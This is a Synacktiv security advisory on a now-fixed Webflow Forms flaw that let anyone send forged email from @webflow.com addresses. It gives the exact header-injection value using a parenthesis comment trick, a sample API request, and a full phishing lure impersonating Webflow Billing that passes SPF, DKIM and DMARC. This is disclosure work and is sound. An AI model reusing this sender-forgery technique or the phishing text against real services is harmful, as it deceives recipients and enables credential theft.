
SYNACKTIV

SECURITY ADVISORY

Arbitrary email forgery in Webflow

2023.05.17

ANTOINE CARRINCAZEAUX



Vulnerability description

Presentation of Webflow

"Webflow is a design and web development tool, ecommerce, CMS, and hosting platform."[1]

Issue

The Webflow Forms feature can be used to send arbitrary emails from Webflow's email servers. The following elements can be fully controlled by the attacker:

- Recipient address
- Sender address
- Sender name
- Mail subject
- Mail content (as HTML)

This vulnerability allows attacker-controlled phishing emails to be sent from an arbitrary `@webflow.com` address, and could be exploited to target Webflow customers or employees.

Timeline

Date	Description
2022.09.22	Vulnerability identified and exploited by Synacktiv in a spear-phishing campaign.
2022.10.17	Advisory sent to Webflow.
2023.03.23	Vulnerability fixed by Webflow.
2023.05.17	Public release.

[1] https://webflow.com

Technical description

Description

The following steps allow sending arbitrary emails from Webflow's email servers:

1. Create a site on Webflow.
2. Add a form element to it.
3. Go under the **`Forms`** tab of the site settings, and set the following values:
   - From Name: **`Sender Name<sender-email@webflow.com>(`**
   - Send form submissions to: **`recipient@example.com`**
   - Subject Line: **`Arbitrary Subject`**
   - Email Template:


```
<!DOCTYPE html>
<html>
[...]
Arbitrary HTML content
[...]
</html>
<div style="color: white; display: none;">
```

Some of these values are refused by the front-end of the application but are not validated on the server side, and can thus be modified in the HTTP request:

```
PUT /api/sites/attacker-webflow-site/forms HTTP/1.1
Host: webflow.com
Cookie: [...]
Content-Type: application/json;charset=utf-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Content-Length: 36099
[...]

{
    emailFormFromLabel: "Webflow Billing<billing@webflow.com>(",
    emailFormTarget: "antoine.carrincazeaux@synacktiv.com",
    emailFormSubject: "Update your billing information",
    emailFormTemplate: "<!DOCTYPE html>
```

```
      <html lang=\"en\">
      [...]
      </html>
      <div style=\"color: white; display: none;\">",
    emailFormOptions: {
        incSubInfo: false,
        incUnsubLink: true
    }
}
```



Forms

Form Notification

From Name: Webflow Billing<billing@webflow.com>(

Set the label of the sender of the email. Cannot contain any ":" and other special characters. Note: the sender email address is: 'no-reply@webforms.io'.

Send form submissions to: antoine.carrincazeaux@synacktiv.com

A comma separated list of emails to send form submissions to. Leave empty if you don't want emails to be sent.

Subject Line: Update your billing information

Form notification emails will have a subject line that starts with **[Webflow Forms]**. Upgrade to a paid plan to remove Webflow branding.

Available variables are: **siteName**, **formName**.

Reply To Address: no-reply@webforms.io

Enter the email address that you want replies to your form emails to go to. You can use your form field names as variables here, e.g., enter **{{ Name }} < {{ Email }} >** to use the input from your form's "Email" field. Only ASCII characters are supported in this field.

Email Template:

```
<!DOCTYPE html>
<html lang="en">
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

This is the body of the email. You can introduce variables from the form using the **{{ formData }}** syntax. HTML formatting is also allowed in the email.

Available variables are: **siteName**, **formName**, **formData** and **formDashboardUrl**.

Illustration 1: Values allowing to send an arbitrary email from Webflow forms feature.


It is worth noticing that the parenthesis added at the end of the "From Name" field corresponds to the opening of a comment, and thus allows to ignore the data concatenated to this field by the server.

4. Validate the form with any data on the created site, to trigger the sending of the email.

Impact

An attacker can use this functionality to send spam or phishing emails from a trusted mail server. Any **@webflow.com** email address can be used as a sender address and pass SPF, DKIM and DMARC checks.

As an example, the following phishing email was sent by exploiting Webflow's forms feature:



Update your billing information

Webflow Billing <billing@webflow.com>

to me

Verify Your Billing Information

We are unable to renew your Webflow subscription due to missing information.

If this information is not provided within the next 5 business days, we will have to unpublish the victim-website.com website.

The missing information is: Company Name, Company Address, VAT Number (optional).

Please click on the link below to complete your information:


Thank you,

The Webflow Team

Webflow Inc. 398 11th Street, 2nd Floor, San Francisco, CA 94103

Illustration 2: Phishing email example sent through the forms feature.

The email was not detected as spam by the recipient's email server, as it was sent legitimately through Webflow's Mailjet subscription by a legitimate address (billing@webflow.com):



Original Message

Message ID	<bd14c66d.AMQAANTRvs8AAAAAAAAAAREFkLIAAAAAjooAAAAAABhTEABjOfZO@mailjet.com>
From:	Webflow Billing <billing@webflow.com>
To:	antoine.carrincazeaux@synacktiv.com
Subject:	Update your billing information
SPF:	PASS with IP 87.253.233.108 Learn more
DKIM:	'PASS' with domain webflow.com Learn more
DMARC:	'PASS' Learn more

Illustration 3: The malicious email passes the SPF, DKIM and DMARC security checks.

All these elements make it significantly difficult for the victim of such a phishing attempt to detect the malicious aspect of the email.

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre
75002 – PARIS

www.synacktiv.com